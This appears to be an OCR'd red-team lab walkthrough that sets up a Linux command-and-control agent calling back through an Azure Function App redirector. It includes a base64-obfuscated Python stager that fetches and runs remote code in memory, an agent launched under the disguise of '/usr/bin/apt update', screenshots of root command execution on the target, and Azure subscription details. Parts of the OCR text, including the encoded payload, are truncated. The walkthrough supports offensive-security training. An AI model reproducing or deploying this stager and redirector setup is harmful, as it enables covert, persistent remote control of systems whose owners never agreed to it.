
Target: ● Linux ○ Windows ○ Darwin ○ Android

Architecture: ● x64 ○ ARM ○ ARM64

Host process: /usr/bin/apt

Command Argument / Passphrase: update

Now click the "Update" button...



Communication Style ● HTTPS Call-back ○ TCP Call-back ○ UDP Call-back ○ TLS Call-in

Domain: padawan034redir.azurewebsites.net

Port: 443

Callback interval (seconds): 1

URL Path: /CRL/partial_update

Proxy ● Use host settings ○ Use specified proxy ○ Don't use a proxy

Custom headers: Select | Value

Target ● Linux ○ Windows ○ Darwin ○ Android

Architecture ● x64 ○ ARM ○ ARM64

Host process: /usr/bin/apt

Command Argument / Passphrase: update

```
echo
"exec('aW1wb3J0IGN0eXBlcywgdXJsbGliMiwgc3NsLCBvcwp4ID0gdXJsbGliMi5SZXF1ZXN0KCdodHRwczovL
FjNmJhYmE2MzJjOCcpCnhzID0gdXJsbGliMi51cmxvcGVuKHgsIGNvbnRleHQ9c3NsL19jcmVhdGVfdW52ZXJpZm
gdXJsbGliMi51cmxvcGVuKHgpCnY9NjgzNjAzCnNvPWInJwpmb3IgeCBpbiB4cy5yZWFkKCk6CiAgIHY9KDcqdis
LCAxKQpvcy53cml0ZShmZCwgc28pCnYgPSBjdHlwZXMuQ0RMTCgnL3Byb2Mvc2VsZi9mZC8nICsgc3RyKGZkKSkK
/usr/bin/python2.7
```

Start a new SSH session to the public EC2 instance in another window, which we can use for this part of the lab. Then use that new SSH session to start a new Voodoo agent which will callback to the LP via the Azure Function App, which is operating as a redirector for the HTTPS call-back comms…


```
root@ip-10-0-1-37:/shared# cd /shared/voodoo_ce/app/resources/

root@ip-10-0-1-37:/shared/voodoo_ce/app/resources# ls -alF
total 1616
drwx------ 2 root root 4096 Jul 22 22:50 ./
drwx------ 9 root root 4096 Jul 22 22:57 ../
-rw-r--r-- 1 root root 822344 Jul 22 22:50 AzureRedir
-rw-r--r-- 1 root root 822344 Jul 22 15:36 NewStager001


root@ip-10-0-1-37:/shared/voodoo_ce/app/resources# chmod +x AzureRedir


root@ip-10-0-1-37:/shared/voodoo_ce/app/resources# ./AzureRedir /usr/bin/apt update
```

We should now see a new agent within the Voodoo web interface with a random name…



Communication Style ● HTTPS Call-back ○ TCP Call-back ○ UDP Call-back ○ TLS Call-in

Domain: padawan034redir.azurewebsites.net

Port: 443

Callback interval (seconds): 1

URL Path: /CRL/partial_update

Proxy ● Use host settings ○ Use specified proxy ○ Don't use a proxy


Custom headers: Select | Value

Target ● Linux ○ Windows ○ Darwin ○ Android

Architecture ● x64 ○ ARM ○ ARM64

Host process: /usr/bin/apt

When we click on the agent, we should be able to run commands on the remote target via the redirector...



Bevad
root high

3.15.173.195:41410
Amazon.com Inc.
Columbus, Ohio

2021-07-22 23:03:54


Filter: Search ☑ Include task output

```
18  ls /                                                              Success

-rw-------          root          root   6990432 2018-05-20 14:06:38 vmlinuz.old
dr-xr-xr-x          root          root         0 2021-07-21 17:44:22 sys
drwxr-xr-x          root          root      4096 2021-07-21 17:45:44 lib64
-rw-r--r--          root          root  12690404 2021-07-22 07:11:03 initrd.img
drwxrwxrwx          root          root      4096 2021-07-22 22:57:49 tmp
drwxr-xr-x          root          root      3240 2021-07-21 17:44:25 dev
drwxr-xr-x          root          root     12288 2021-07-22 07:00:07 sbin
drwxr-xr-x          root          root      4096 2018-05-22 10:53:51 mnt
drwxr-xr-x          root          root      4096 2021-07-21 17:47:09 opt
drwx------          root          root      4096 2021-07-22 00:06:49 root
drwxr-xr-x          root          root      4096 2021-07-21 17:44:31 snap
drwxr-xr-x          root          root      4096 2018-05-22 10:53:51 media
drwxr-xr-x          root          root      1140 2021-07-22 15:38:24 run
drwxr-xr-x          root          root      4096 2021-07-22 07:11:03 boot
drwxr-xr-x          root          root      4096 2021-07-22 15:14:16 etc
-rw-r--r--          root          root  12708948 2021-07-22 07:10:57 initrd.img.old
dr-xr-xr-x          root          root         0 2021-07-21 17:44:20 proc
-rw-------          root          root   7091968 2021-04-16 13:14:49 vmlinuz
drwxr-xr-x          root          root      4096 2018-05-22 10:53:51 srv
drwxr-xr-x          root          root      4096 2021-07-21 17:46:55 shared
drwxr-xr-x          root          root      4096 2021-07-22 07:00:20 bin
drwxr-xr-x          root          root      4096 2021-07-21 17:45:57 lib
drwxr-xr-x          root          root      4096 2021-07-22 07:10:51 ..
drwxr-xr-x          root          root      4096 2018-05-22 10:55:50 var
drwxr-xr-x          root          root      4096 2021-07-22 07:10:51 .
drwxr-xr-x          root          root      4096 2021-07-21 17:44:30 home
drwxr-xr-x          root          root      4096 2021-07-21 17:44:55 usr
drwx------          root          root     16384 2018-05-22 11:00:44 lost+found
```

> ls /

If we browse back over to the Azure's web portal, and view the main page regrading the Azure Function App we just created, after waiting a few minutes, we should see activity as our Azure Function is being utilized to redirect these call-back comms to the Voodoo LP...



Microsoft Azure

Search resources, services, and docs (G+/)

Home > Microsoft.Web-FunctionApp-Portal-65cca370-a4ad >

padawan034redir

Function App

Search (Ctrl+/)

Browse | Refresh | Stop | Restart | Swap | Get publish profile | Reset publish profile | Download app content | Delete | Send us your feedback

- Overview
- Activity log
- Access control (IAM)
- Tags
- Diagnose and solve problems
- Security
- Events (preview)

Functions

- Functions
- App keys
- App files
- Proxies

Deployment

- Deployment slots
- Deployment Center

Settings

- Configuration
- Authentication
- Authentication (classic)
- Application Insights
- Identity
- Backups
- Custom domains
- TLS/SSL settings
- Networking
- Networking (preview)
- Scale up (App Service plan)

Click here to access Application Insights for monitoring and profiling for your app. →

Essentials

Resource group (change)	: padawan034	URL	: http
Status	: Running	Operating System	: Wir
Location	: East US	App Service Plan	: ASP
Subscription (change)	: Pay-As-You-Go	Properties	: See
Subscription ID	: 74078d2e-d4de-4ca7-ad70-282472836afa	Runtime version	: 3.1.
Tags (change)	: Click here to add tags		

Metrics | Features (9) | Notifications (1) | Quickstart

Memory working set

Memory working set (Sum)
padawan034redir
27.26 MB

Function Execution Count

Function Execution Count (Sum)
padawan034redir
336

https://portal.azure.com/#@traintestrepeatstage2sec.onmicrosoft.com/resource/subscriptions/74078d2e-d4de-4ca7-ad70-282472836afa/...

References

References:

- https://docs.microsoft.com/en-us/azure/azure-functions/functions-overview
- https://docs.microsoft.com/en-us/azure/azure-functions/functions-proxies